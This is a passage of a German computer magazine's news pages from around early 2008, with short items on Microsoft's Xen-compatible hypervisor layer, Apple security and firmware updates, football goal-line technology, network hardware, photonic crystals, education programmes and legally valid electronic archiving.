ferte Xen-Hypervisor installiert werden. Den ersetzt dann ein Skript von Microsoft durch eigenen Code, der Aufrufe des Kernel an den Xen-Hypervisor auf Microsofts eigenen Hypervisor umleitet. Anschließend lassen sich spezielle Kernel-Module einrichten, die der virtuellen Linux-Maschine beschleunigten Zugriff auf Netzwerk und SCSI-Platten über Microsofts VMBus-API bescheren.

Microsoft hat einen interessanten Ansatz gewählt. Eine spezielle Schicht vermittelt zwischen dem eigenen Hypervisor und den für Xen aufbereiteten Linux-Kernel, indem sie den Xen-Hypervisor ersetzt. Bei der Entwicklung hat offenbar XenSource geholfen, der kommerzielle Arm der Xen-Entwicklung, der von Citrix gekauft worden ist.

Durch den von Microsoft gewählten Ansatz könnte die paradoxe Situation entstehen, dass mehrere unter Xen-Obhut in SLES laufende virtuelle Maschinen (dort DomUs genannt) unter Windows nur als eine virtuelle Maschine sichtbar sind. Ob das tatsächlich beabsichtigt ist, lässt sich zurzeit nicht überprüfen: Das Ersetzen des von Suse gelieferten Xen-Hypervisors durch den Code von Microsoft ändert die Xen-Umgebung von SLES so ab, dass man nicht mal eine Liste der laufenden DomUs abrufen kann (xend startet nicht mehr). (ps)

## Service Pack 3 für XP als Vorabversion

Der Mitte November von Microsoft veröffentlichte Release Candidate des nächsten Service Pack für Windows XP ist seit Mitte Dezember für jedermann zu haben. Der vollständige Download ist 350 MByte groß und steht unter anderem in deutscher Version bereit. Die Download-Adresse und detaillierte englischsprachige Informationen über die Neue-

rungen finden Sie über den Soft-Link. Die finale Fassung will Microsoft im ersten Halbjahr 2008 fertig haben. Service Pack 3 soll die letzte Zusammenstellung von Korrekturen für XP sein. Sicherheitskritische Probleme in XP will Microsoft aber bis 2014 kostenlos beheben. (axv)



## EFI-Firmware-Update stört Windows

In den Support-Foren berichten zahlreiche Anwender über flackernde und verschneite Fenster, wenn sie ein via Boot Camp installiertes Windows XP starten. Betroffen sind bisher offenbar nur Anwender der MacBook-Pro-Modelle mit Core-2-Duo-CPU und ATI-X1600-Grafik. Ursache

der Bildstörungen scheint das „MacBook Pro EFI Firmware Update 1.4“ zu sein, das laut Apple unter anderem explizit Probleme mit Boot Camp beseitigen soll.

Bis zur Klärung des Sachverhalts sollte man auf eine EFI-Aktualisierung bei den in Frage kommenden MacBook-Pro-Mo-

dellen verzichten. Meldet der System-Profiler (unter /Programme/Dienstprogramme) in der Hardware-Übersicht die Boot-ROM-Version „MBP21.00A5.B07“, ist das Update bereits installiert. Apple rät Anwendern mit Firmwareproblemen, sich an AppleCare zu wenden. (adb)

## CT-Bilder mit dem Mac ansehen

OsiriX ist eine Software für Mediziner zum Bearbeiten der Bilder von Kernspin-, Computer und Positronen-Emissions-Tomografen sowie von Laserrastermikroskopen. Version 3 der Freeware


kann dank 64-Bit-Fähigkeiten auf theoretisch 128 Terabyte RAM zugreifen. Sie bietet neben Dutzenden Neuerungen CoverFlow und Dicom-Plug-ins für das mit Leopard eingeführte QuickLook,

also das Einsehen von Dokumenten bereits vom Finder aus. Für die Übertragung von hochauflösenden Radiologie-Bildern verwendet es das iChat-Theater-Protokoll.

OsiriX 3 benötigt Mac OS X 10.5 und läuft auf PowerPC- und Intel-Macs. Entwickelt wurde es von Osman Ratib und Antoine Rosset, die als Radiologen an den Universitäten von Los Angeles und Genf arbeiten. Apple informiert über das Open-Source-Programm auf einer eigenen Webseite ([www.apple.com/de/business/osirix/](http://www.apple.com/de/business/osirix/)). (jes)

**Soft-Link 0802038**

**OsiriX 3 ermöglicht die Betrachtung von Tomografen-Bildern am Mac und nutzt dabei neue Features von Leopard.**



## Neuntes Sicherheitsupdate

Apple patcht mit dem Security Update 2007-009 31 Schwachstellen in Mac OS X 10.4.11 und 10.5.1 sowie deren Server-Varianten. 16 der geschlossenen Lücken hätten das Einschleusen und Ausführen von Schadcode ermöglicht. Als dessen potentielle Quelle nennt Apple präparierte Webseiten oder Bilder mit einem manipulierten ColorSync-Profil. Weitere Komponenten, die ein-

geschleusten Code ausführen konnten, gehören zum Drucksystem CUPS, den Desktop Services, IO Storage (E/A-Speicherreihe), den Launch Services, Perl, Python, Safari, Samba, Shockwave, Spotlight, tcpdump, XQuery und der Software-Aktualisierung selbst. Apple signiert zwar deren einzelne Updates, nicht aber die Steuerdatei, die Mac OS X über normale HTTP-Transfers vom Up-

date-Server lädt. Gelingt es einem Angreifer etwa via DNS- oder ARP-Spoofing einem Mac-Rechner eine manipulierte Steuerdatei unterzujubeln, könnte er ihn beliebige Aktionen ausführen lassen. Das jeweils passende Update kann per automatischer Software-Aktualisierung geladen werden. (dmk)

**Soft-Link 0802038**

jedoch bei dem gelegentlichen Verschlucken des ersten Buchstabens eines Wortes. Dies soll auch unter einem per Bootcamp aufgespielten Windows passieren. Das 979 KByte große Update setzt Mac OS X 10.5.1 voraus. (jes)

**Soft-Link 0802038**

## Java 6 für Leopard

Apple lässt vorerst nur Entwickler eine Preview von Java 6 für Leopard zukommen. Die Preview 8 setzt einen Intel-Mac mit 64-Bit-Prozessor (Core 2 Duo oder Xeon) und Mac OS X 10.5.1 voraus. Wer Java-6-Programme unter Mac OS X 10.4 (Tiger) entwickeln möchte und keine der früheren Previews hat, schaut derweil in die Röhre. Die letzte Java-6-Vorversion hatte Apple kurz nach Erscheinen von 10.5 wegen Problemen vom Server genommen.

Die Preview 8 ist nicht zu verwechseln mit „Java für Mac OS X 10.4 Release 6“, das einige Sicherheitslücken schließt und Fehlerbereinigungen nur bei Java 1.4 und 5 mitbringt. Nach diesem Update melden sich die Java-Versionen unter Mac OS X 10.4 als J2SE 1.4.2\_16 und J2SE 1.5.0\_13. (adb)

## Aus für Think Secret

Als Ergebnis eines Rechtsstreits mit Apple um die Veröffentlichung von angeblichen Firmengeheimnissen wurde jetzt die Website Think Secret geschlossen. Der Betreiber Nick Ciarelli muss nach eigenen Angaben seine Quellen nicht preisgeben. Er sehe die Einigung als für beide Seiten positiv an und könne sich jetzt auf sein Studium sowie auf andere journalistische Aktivitäten konzentrieren. (jes)

## Mac-Notizen

Macsoft hat angekündigt, den **Ego-Shooter** Unreal Tournament 3 Anfang 2008 in einer Mac-Version auf den Markt zu bringen. Aus der Mitteilung geht nicht hervor, welche Systemvoraussetzungen das Spiel stellen wird und ob es auch auf PowerPC-Macs läuft.

Tim Cole von Adobe beschreibt in einem offiziellen Blog Probleme von **InDesign CS3** mit Mac OS X 10.5. Demnach lässt sich das Layoutprogramm nicht ausblenden und Kopieren von Vektordaten aus InDesign CS3 in Illustrator CS3 funktioniert nicht. Das Programm könnte außerdem beim Zugriff auf die Festplatte abstürzen. Adobe wartet nun auf eine Lösung von Apple.

Anzeige



Foto: Cairos

Peter-Michael Ziegler

## Tooor – oder nicht

### Mikrochips und künstlich erzeugte Magnetfelder beim Fußball

Bei der FIFA Klub-Weltmeisterschaft in Japan haben Spitzenfußballer erstmals den Mikrochip-Ball „Teamgei2t“ und die neue Goal Line Technology (GLT) getestet.

Fußball gehört zu den Dingen, die die Welt nicht unbedingt braucht. Doch der Stellenwert des Spiels mit dem Runden, das ins Eckige soll, ist enorm: Nach Zahlen des Weltverbandes FIFA waren im Jahr 2006 rund 270 Millionen Menschen (gut 4 Prozent der Weltbevölkerung) aktiv mit dem Fußball verbunden. Die Vereinten Nationen zählen 192 Staaten als Mitglieder – der FIFA gehören 207 Länder und autonome Regionen an. Die wirtschaftliche Kraft des Fußballs mit seinen Milliarden Zuschauern übertrifft das Geschäft mit Personal Computern um ein Vielfaches.

Aber der Vorteil einfacher Grundregeln („Ein Tor ist gültig erzielt, wenn der Ball die Torlinie zwischen den Torpfosten und unterhalb der Querlatte vollständig überquert hat“) kann auch zum Problem werden, vor allem, wenn es um viel Geld geht: Ein gegebenes (Wembley lässt grüßen) oder nicht gegebenes Tor kann einem Verein, der an internationalen Wettbewerben wie der UEFA Champions League teilnimmt, zweistellige Millionensummen einbringen – oder eben nicht. TV-Sender verlieren Zuschauer und damit Werbeeinnahmen, scheidet eine populäre Mannschaft aus.

Das für die Überwachung und Änderungen der weltweiten Spielregeln zuständige International Football Association Board (IFAB) sucht deshalb schon seit Jahren nach technischen Möglichkeiten, um Fehlentscheidungen der Schiedsrichter bei der An- oder Aberkennung von Toren zu verhindern. Entwickelt wurde zunächst ein komplexes System bestehend aus Mikrochip-Ball, mehreren Funkantennen zur Abdeckung kompletter Spielfelder sowie einer 3D-Tracking-Software. Signale eines im 2,4 GHz-ISM-Band (Industrial-Scientific-Medical) sendenden Funkmoduls sollten bis zu zweitausend Mal pro Sekunde analysiert werden, um die Position des Balles auf und über dem Rasen kontinuierlich zu bestimmen.

### Präzisionsproblem

Bei der U-17-Weltmeisterschaft in Peru im Jahr 2005 wurde das rund 200 000 Euro teure System, an dem der Sportartikel-Hersteller Adidas, der Karlsruher Lokalisierungs-Spezialist Cairos Technologies und das Fraunhofer-Institut für Integrierte Schaltungen (IIS) mitgearbeitet hatten, zum ersten Mal unter Wettbewerbsbedingungen ge-

testet – und enttäuschte: Von der angeblichen Präzision im Millimeterbereich war das System weit entfernt. Zudem quittierte das in einer Schaumstoffhöhle im Ballinneren untergebrachte Funkmodul die Tritte der Kicker immer wieder mit Fehlfunktionen. Hinzu kam, dass es Wochenlanger Vorbereitungen bedurften, um das System zu installieren und zu kalibrieren.

Kurzum: Die IFAB-Funktionäre lehnten die Einführung eines Tracking-Systems auf Grundlage der Funklokalisierung ab – und das Fraunhofer-Institut zog sich aus der Entwicklung zurück. Am Ball blieben jedoch Cairos und Adidas. Während die Herzogenauracher in der Folgezeit vor allem an einer robusten Befestigung für die 15 bis 20 Gramm schwere Hardware im runden Leder tüftelten, konzentrierte Cairos sich nicht mehr auf das ganze Spielfeld, sondern nur noch auf den kritischen Torlinien-Bereich. Und statt auf moderne 3D-Tracking-Technologien zu setzen, besann man sich auf Jahrhunderte alte Erkenntnisse der Elektrodynamik.

### Rasen-Säge

Das Ergebnis der gemeinsamen Bemühungen wurde jüngst bei der im Dezember in Japan ausgetragenen FIFA Klub-Weltmeisterschaft 2007 vorgestellt. Zum Einsatz kamen dort der Mikrochip-Ball „Teamgei2t“ und die neue Goal Line Technology (GLT), bei der zur Positionsbestimmung des Balles die Feldstärken und -richtungen künstlich erzeugter Magnetfelder gemessen werden. Zur Erzeugung der unterschiedlich starken statischen Magnetfelder greift Cairos zur Rasen-Säge und öffnet jeweils entlang der 16-Meter-Strafraumlinie einen 5 bis 6 Millimeter breiten und 15 bis 25 Zentimeter tiefen Spalt. In diesen Spalt wird ein etwa zwei Millimeter dicker Spulendraht mit Steckverbindung eingelassen, durch den später Strom fließt. Ein zweiter Draht wird auf ähnliche Weise in genau definiertem Abstand zur Torlinie hinter den Torräumen verlegt, ein dritter um Pfosten und Latte gezogen.

Der „Teamgei2t“-Fußball enthält eine kugelförmige Hardware-Box aus Kunststoff, die von zwölf an der Innenseite der Blase befestigten Doppel-Schnüren gehalten

wird. Pumpt man den Ball auf, spannen sich die Schnüre und positionieren die Box mittig. Erschütterungen, die durch hohe Druckbelastungen von außen entstehen, lassen sich dadurch weitgehend kompensieren. Zur Mikrochip-Einheit gehören dreidimensionale Magnetfeldsensoren, ein kleines Funkmodul sowie zwei kleine Batterien für die Energieversorgung. Befindet sich ein solcher Ball nun in Tornähe, übermittelt das Funkmodul die von den Sensoren gemessenen Magnetfeldvektoren an einen am Spielfeldrand aufgestellten Cairos-Rechner, der unter Linux betrieben wird und die Daten auswertet.

Unternehmensangaben zufolge ist das System so ausgelegt, dass sich die vor und hinter dem Tor erzeugten Magnetfelder exakt an der Torlinie treffen. Der Zentralrechner soll auf Grundlage der Messwerte bis auf den Millimeter genau ermitteln können, ob ein Ball tatsächlich mit vollem Durchmesser die Linie überschritten hat. Dann wird eine (verschlüsselte) Meldung mit dem Inhalt „Tor“ an Spezial-Armbanduhren geschickt, die vom Schiedsrichter, den Linienrichtern sowie dem vierten Offiziellen getragen werden. Auch soll das neue System deutlich robuster gegenüber gewollter und ungewollter Beeinflussung sein als die frühere Version. „Von dem Peru-System ist bis auf die Tatsache, dass wir weiterhin im 2,4 GHz-ISM-Band funken, nichts übrig geblieben“, erläutert Cairos-Sprecher Oliver Braun.

### Südafrika

Die FIFA bezeichnete die Tests in Japan bereits als vollen Erfolg, das System habe ohne den geringsten Mangel funktioniert. Allerdings sind solche Aussagen mit Vorsicht zu genießen. FIFA-Präsident Joseph Blatter hatte nach den Tests in Peru und mit Blick auf die WM in Deutschland auch schon einmal erklärt, er sei sich „zu hundert Prozent sicher, dass die Torlinien-Technologie bis dahin ausgereift ist“. Ob die elektronisch gestützte Torlinien-Überwachung durch Magnetfeldmessung bei der nächsten Weltmeisterschaft in Südafrika (2010) eingesetzt wird, hängt nun von der Entscheidung des IFAB ab, dessen Mitglieder im März erneut konferieren. (pmz)

## UMTS-VPN-Router mit ADSL2+-Modem und GPS

Lancoms VPN-Router 1751 UMTS verbindet Computer oder andere Netzwerkgeräte per ADSL2+, ISDN, UMTS oder EDGE/GPRS ins Internet. Der Router besitzt außerdem einen Fast-Ethernet-Switch mit vier Anschlüssen, die ihn entweder mit dem LAN verbinden oder als zusätzliche WAN-Ports arbeiten. Den Internetverkehr verteilt der Router auf bis zu vier WAN-Schnittstellen, alternativ bündelt er sie per Multilink-PPP. Sollte die Verbindung ins Internet trotzdem ausfallen, wechselt er zur ISDN- oder Mobilfunk-Verbindung.

Der Router baut ab Werk per IPsec bis zu fünf gleichzeitige VPN-Verbindungen auf, die er mit LZS und Deflate komprimieren und per DES, 3-DES, AES, Blowfish oder CAST verschlüsseln kann. Wählt man Lancoms VPN-25-Option, erledigt die Router-Hardware die Verschlüsselung per 3-DES und AES und soll damit bei Paketgrößen von 1364 Byte bis zu 33 MBit/s erreichen.

Den Datenverkehr priorisiert der Router per Diffserv/TOS, er regelt aber auch die minimalen und maximalen Übertragungsgeschwindigkeiten per Traffic-Shaping. Außerdem unterteilt er



Der VPN-Router Lancom 1751 UMTS bündelt bis zu vier WAN-Verbindungen. Fallen sie aus, geht das Gerät per ISDN oder Mobilfunk ins Internet.

Netzwerke per VLAN-ID in virtuelle lokale Netze (IEEE 802.1q), die das Gerät laut Datenblatt verschachteln kann. Die Einrichtung und Verwaltung des Routers übernimmt die Windows-Software LANconfig. Alternativ stehen SSH, Telnet/SSL, SNMPv2, eine Browser-Oberfläche per HTTP oder HTTPS oder die ISDN-

Einwahl mit Rufnummernüberprüfung für die Fernwartung bereit. Sollte das Gerät gestohlen werden, übermittelt es mit einem selbstständigen ISDN-Anruf seine Position, die es per GPS erfährt. Laut Hersteller kostet der Lancom 1751 UMTS 1130 Euro und soll im März 2008 auf den Markt kommen. (rek)



### Netzwerk-Notizen

Paessler hat seinen **Status-Monitor** IPCheck Server Monitor um Sensoren erweitert, die Informationen per WMI auslesen. Die Vollversion kostet ab 125 Euro, eine eingeschränkte kostenlose Variante gibt es als Download.

Die Version 0.99.7 des Netzwerksniffers **Wireshark** (ehemals Ethereal) behebt schwerwiegende Fehler und bringt einige neue Funktionen mit, etwa das Verfolgen von UDP-Streams und neue Filter.

**Soft-Link 0802041**

## Funkverlängerung für Projektoren

Der Projektor-Server WP-S1000 von Edimax ([www.edimax-de.eu](http://www.edimax-de.eu)) gibt über seinen VGA-Ausgang ein Bildsignal an Beamer aus, das man ihm per Funk (IEEE 802.11g) vom Notebook oder PC aus anliefern. Dazu dient ein Programm für Windows 2000 SP4, XP SP2, Vista und CE 4.0. Zusätzlich kann man den Server per Browser-Interface steuern.

Die Funkverbindung verschlüsselt der integrierte WLAN-Access-Point nur mit dem unsicheren WEP, das sichere WPA fehlt. Für TV-Nachrichten genügt das, nicht aber für die Präsentation der neuen Firmenstrategie.

Laut Hersteller arbeitet der Server mit allen Projektoren zu-

sammen, die eine VGA-Schnittstelle besitzen. Die Bilder gibt er laut Datenblatt in einer von drei Auflösung aus: SVGA (800 × 600 Pixel), XGA (1024 × 768) und WXGA (1280 × 800). Außerdem soll der Server Videos (MPEG 1, 2 und 4) in Echtzeit wiedergeben, was allerdings von der Video-Auflösung und der tatsächlichen WLAN-Geschwindigkeit

abhängt. Der WP-S1000 kommt Mitte Januar für 230 Euro in den Handel. (rek)



Über den Projektor-Server WP-S1000 von Edimax kann man Großbild-Projektoren drahtlos mit Bildern beschicken.

Anzeige

Anzeige

## Beliebig geformte Wellenleiter in „Halbleitern für Licht“

Dank ausgefeilter Mikrostrukturierungstechniken können Wissenschaftler seit einiger Zeit auch mit photonischen Kristallen arbeiten, die sich als „Halbleiter für Licht“ einsetzen lassen. Während sich diese Gebilde als flächige Strukturen inzwischen schon vereinzelt nützlich machen, kam die Forschung bei den technisch potenziell noch interessanteren dreidimensionalen photonischen Kristallen bislang nicht so recht voran. Der jüngste Erfolg einer Physikergruppe von der University of Illinois in Urbana-Champaign könnte das nun ändern. Wie die Forscher um Paul Braun in einer Online-Veröffentlichung bei der Fachzeitschrift *Nature Photonics* berichten (doi:10.1038/nphoton.2007.252), können sie nicht nur sehr hochwertige dreidimensionale photonische Kristalle aus Silizium herstellen. Sie sind auch in der Lage, in diese Blöcke nach Belieben Wellenleiter (Lichtleitungen) einzuarbeiten sowie winzige Resonatoren, die man unter anderem für Einzelelektronenquellen oder in der Grundlagenforschung zu Quantencomputern benötigt (c't 1/08, S. 46). Insbesondere rücken damit nach Meinung der Forscher Miniaturhalbleiterlaser mit sehr niedriger Laserschwelle ein Stück näher, die energiesparend mit sehr geringen elektrischen Strömen betrieben werden könnten.

Die Idee, eine Struktur zu schaffen, in der Licht sich auf ganz ähnliche Weise verhält wie Elektronen in einem halbleitenden Material, wird seit zirka 20 Jahren verfolgt. Dazu müssen diese photonischen Kristalle analog zu der elektronischen Bandlücke in einem Halbleiter eine Bandlücke für Photonen aufweisen. Insbesondere macht es die photonische Bandlücke möglich, Licht eines bestimmten Wellenlängenbereichs mehr oder weniger vollständig auszusperren. Baut man im photonischen Kristall gezielt Defekte ein, sperren diese Licht bis zu einem gewissen Grad ein. Mit Hilfe von langgezogenen Defekten kann man das Licht auch leiten.

Bereits für die oft einfach gehaltenen zweidimensionalen phottonischen Kristalle eröffnet sich damit eine Fülle von Anwendungsmöglichkeiten beispielsweise in Leucht- und Laserdioden sowie diversen optoelektronischen Bauelementen [1] – was dreidimensionale Exemplare theoretisch noch in den Schatten stellen sollten, da ihre Bandlücke in der Regel viel deutlicher ausgeprägt ist.

Bislang blieb es bei der Theorie, denn noch gilt das Fabrizieren guter phottonischer Kristalle in 3D als hohe Kunst, vom gezielten Einbringen der Defekte ganz zu schweigen. Das neue Verfahren der Amerikaner könnte dies nun einfacher machen. Ausgangsmaterial der Forscher um Braun sind Kieselgelkugelchen von 725 oder 925 Nanometer Durchmesser, aus denen die Forscher auf einem Substrat einen künstlichen Kristall aufbauen. Im nächsten Schritt werden dessen Zwischenräume mit einer lichtempfindlichen Monomerlösung aufgefüllt. Fokussiert man anschließend einen Laser auf die Stellen, an denen Wellenleiter entstehen sollen, härtet dort das Monomer zu einem Polymer aus. Das in den anderen Zwischenräumen verbliebene unvernetzte Monomer ersetzt man durch Silizium. Das geschieht durch Bedämpfung bei Temperaturen von über 300 Grad Celsius, die das in diesem Fall verwendete Polymer auch aushält – bei älteren Arbeiten hatte es hier Probleme gegeben [1]. Zuletzt werden die nur als Baugerüst dienenden Kieselgelkugelchen mit Säure weggeätzt.

Im übrig bleibenden inversen Opal leiten die Polymer-Wellenleiter Licht mit einer Wellenlänge innerhalb der gut ausgeprägten Bandlücke um 1,5 Mikrometer ganz passabel sogar um scharfe Ecken. Für praktische Zwecke sind allerdings weitere Verbesserungen unbedingt nötig, die sich die Forscher von der Optimierung der Wellenleiterform erhoffen. (Dr. Veronika Winkler/anm)

### Literatur

- [1] Dr. Veronika Winkler, Gezähmtes Licht, Photonische Kristalle für optische Computer, c't 26/03, S. 84




Bild: Stephan Eisenmann, Univ. of Illinois, Urbana-Champaign

**In der löchrigen Struktur eines photonischen Kristalls, in dem sich auf hochsymmetrische Weise stark- und schwachbrechende Regionen abwechseln, können Paul Braun und seine Kollegen nach Belieben Lichtleitungen legen.**


## Bundesweiter Schülerwettbewerb

Schüler der 9. bis 13. Klassenstufe sind eingeladen, sich an einem Wettbewerb zu beteiligen und fünf Aufgaben zu lösen, die sich mit der Hard- und Softwareentwicklung befassen. Der bundesweit von Intel und der Leibniz-Universität Hannover ausgeschriebene Schülerwettbewerb startet Ende Januar mit der ersten „Aufgabe des Monats“. Er richtet sich an Schüler an Gymnasien, Gesamtschulen und Fachgymnasien.

Es gilt, in Gruppenarbeit Problemstellungen zu bewältigen. Zur Abgabe der Lösung per E-Mail haben die Teams in der Regel

vier Wochen Zeit. Als Hauptpreis winkt ein Notebook. Nicht nur besonders erfolgreiche Teams erhalten eine Belohnung, die Veranstalter verlosen auch „Durchhaltepreise“ und loben Prämien für gutes Teamwork aus.

Für das Projekt kann zum Beispiel in Niedersachsen nach einer Kooperationsvereinbarung zwischen der Schulleitung und uniKIK, dem Schulportal der Leibniz-Universität, eine Jahreswochenstunde angerechnet werden. Der Wettbewerb lässt sich auch als Alternative zu einer Schul-AG durchführen ([www.intel-leibniz-challenge.de](http://www.intel-leibniz-challenge.de)). (fm)



**Eine Aufgabe aus dem im letzten Jahr veranstalteten Wettbewerb:** „Schalten Sie den Lautsprecher und einen Widerstand parallel zu LED1 und R4 wie im Schaltplan angegeben, gelb hinterlegt. Was beobachten Sie und warum?“

## Weiterbildungsförderung wenig bekannt

Die Instrumente eines Programms, mit dem die Bundesagentur für Arbeit die berufliche Weiterbildung älterer und geringqualifizierter Beschäftigter fördert (WeGebAU), haben bisher wenig Anklang gefunden. Das zeigt eine Studie des Instituts für Arbeitsmarkt- und Berufsforschung (IAB). Danach weiß nur knapp die Hälfte aller Betriebe überhaupt etwas von den Möglichkeiten, und nur ein Achtel hat die Beihilfen bisher in Anspruch genommen.

Gut die Hälfte der Betriebe, die Erfahrung mit den Weiterbildungen haben, berichtete von positiven Ergebnissen, etwa ein Drittel urteilte neutral und nur sechs Prozent negativ. Über drei Viertel der Betriebe, die das Programm kannten und nicht nutzten,

gaben an, dass für die geförderte Weiterbildung kein betrieblicher Bedarf bestehe. Ein knappes Fünftel klagte, es sei schwierig, die Mitarbeiter für die Zeit der Weiterbildung freizustellen. Nur rund jeder zehnte Betrieb verwies auf ein mangelndes Weiterbildungsinteresse der Arbeitnehmer.

WeGebAU fördert Weiterbildungsmaßnahmen in Betrieben mit weniger als 250 Beschäftigten durch Lohnzuschüsse und beteiligt sich an den Sozialversicherungsbeiträgen, wenn Arbeitnehmer, die mindestens 45 Jahre alt sind, eine Weiterbildung erhalten. Die Agentur erstattet auch Lehrgangsgebühren und schießt bei den Fahrt- und Unterbringungskosten zu ([www.arbeitsagentur.de](http://www.arbeitsagentur.de)). (fm)

## Ideen-Wettbewerb zum Internet der Zukunft

Mit dem Wettbewerb „Theseus Talente“ möchte die Initiative D21 – ein staatlich/privates Konsortium – Nachwuchswissenschaftler, Studierende und freie Entwickler veranlassen, ihre Kreativität und ihr programmier-technisches Wissen und Können zu entfalten.

Der Wettbewerb enthält 29 Fragestellungen zu internetbasierten Wissensinfrastrukturen (<http://theseus-programm.de/talente>). Preisgelder bis hin zu 10 000 Euro und Unterstützung bei der Umsetzung der Idee durch Patenschaft bei einem Partner im Forschungsprogramm winken den Gewinnern. Der Einsendeschluss ist am 14. April. „Theseus“ nennt sich ein vom Bundesministerium für Wirtschaft und Technologie angeregtes Forschungsprogramm. (fm)

## Mathe-Brückenkurs für Studienanfänger

Bewerben für technische Studiengänge, die Lücken in ihren mathematischen Kenntnissen noch vor Studienbeginn schließen möchten, bietet die Zentralstelle für Fernstudien an Fachhochschulen (ZFH) in Kooperation mit der Fachhochschule Koblenz zum wiederholten Mal einen Mathematik-Brückenkurs an. Der Kurs bereitet auf die mathematischen Grundlagen eines Studiums vor und frischt dabei auch die bereits vorhandenen Kenntnisse auf. Weitere Informationen und Anmeldeunterlagen sind bei der ZFH in Koblenz ([www.zfh.de](http://www.zfh.de)) erhältlich. (fm)

## Informatikstudium im Sommer beginnen

Auch im April kann in diesem Jahr an der TU Darmstadt ein Informatikstudium begonnen werden. Um einen Einblick in das Studium zu ermöglichen, lädt der Fachbereich Interessierte ein. Informatik-Studierende einen Tag lang im Universitätsalltag zu begleiten. E-Mail genügt: ue@d120.de. (fm)



Richard Sietmann

# Gerichtsfest archivieren

## Fachleute fordern Rechtssicherheit für elektronisch archivierte Dokumente

Eine Fachkonferenz im Bundeswirtschaftsministerium widmete sich einem weithin vernachlässigten Aspekt des elektronischen Dokumentenmanagements: In vielen Fällen sind Papierbelege noch immer unentbehrlich, um für eventuelle Streitfälle gerüstet zu sein.

Viele Firmen und Verwaltungen würden lieber heute als morgen auf eine rein elektronische Aktenablage umsteigen. Sie scheuen nur davor zurück, weil ihnen das Risiko zu groß erscheint, gegen gesetzliche Aufbewahrungspflichten zu verstößen oder in einem Streitfall vor Gericht in Beweisnot zu geraten. „Elektronisch signierte Dokumente verlieren ihre rechtliche Beweiskraft und damit ihre Bindungswirkung“, brachte Andreas Schmidt vom Fraunhofer-Institut für Sichere Informationstechnologie (SIT) jetzt auf einer Fachkonferenz des Bundeswirtschaftsministeriums (BMWi) die Hemmnisse auf den Punkt, elektronische Dokumente über lange Zeiträume gerichtsfest und revisionssicher aufzubewahren.

### Formate-Zoo

Ein Grund liegt in der zeitlichen Befristung der elektronischen Signatur. Bei qualifizierten Signaturen, die elektronischen Dokumenten gesetzlich die gleiche Rechtskraft verleihen wie handschriftlich unterzeichneten Papierdokumenten, läuft das Zertifikat nach fünf Jahren ab. Diese Schwierigkeit lässt sich umgehen, indem man einen Zeitstempeldienst nutzt, der die elektronisch signierten Dokumente vor dem „Verfallsdatum“ mit einem aktuellen Schlüssel signiert. Im Laufe der Zeit entsteht so für jedes Dokument eine lückenlose Kette von Signaturen, die in ihrer Gesamtheit die Beweiskraft der Akten oder Verträge sicherstellen.

Bei umfangreichen Archiven mit mehreren hunderttausend Schriftstücken kann die Aktualisierung der Signatur für jedes einzelne Dokument sehr teuer werden. In dem vom BMWi in den Jahren 2001 bis 2003 geförderten Projekt ArchiSig [1] wurde deshalb das Konzept der Signaturerneuerung mit Hashbaum-Bildung entwickelt: Alle Dokumente, deren Signaturen ablaufen, werden in einer Baumstruktur vergleichbar einem Dateiordner mit mehreren Unterordnern angeordnet und für den gesamten Baum der Hashwert ermittelt. Dann muss nur noch dieser eine Hashwert mit einem Zeitstempel versehen werden – die elektronischen Signaturen aller enthaltenen Dokumente sind automatisch erneuert. Das zeit- und kostensparende Konzept mündet derzeit in einer IETF-Empfehlung zur Langzeitarchivierung und gesetzeskonformen Signaturerneuerung (RFC4998). Mit der am FhG-SIT entwickelten Software-Plattform ArchiSoft ist es bereits in ein kommerziell verfügbares Produkt umgesetzt worden.

Es gibt aber noch einen zweiten Grund, weshalb der Umstieg auf den rein elektronischen

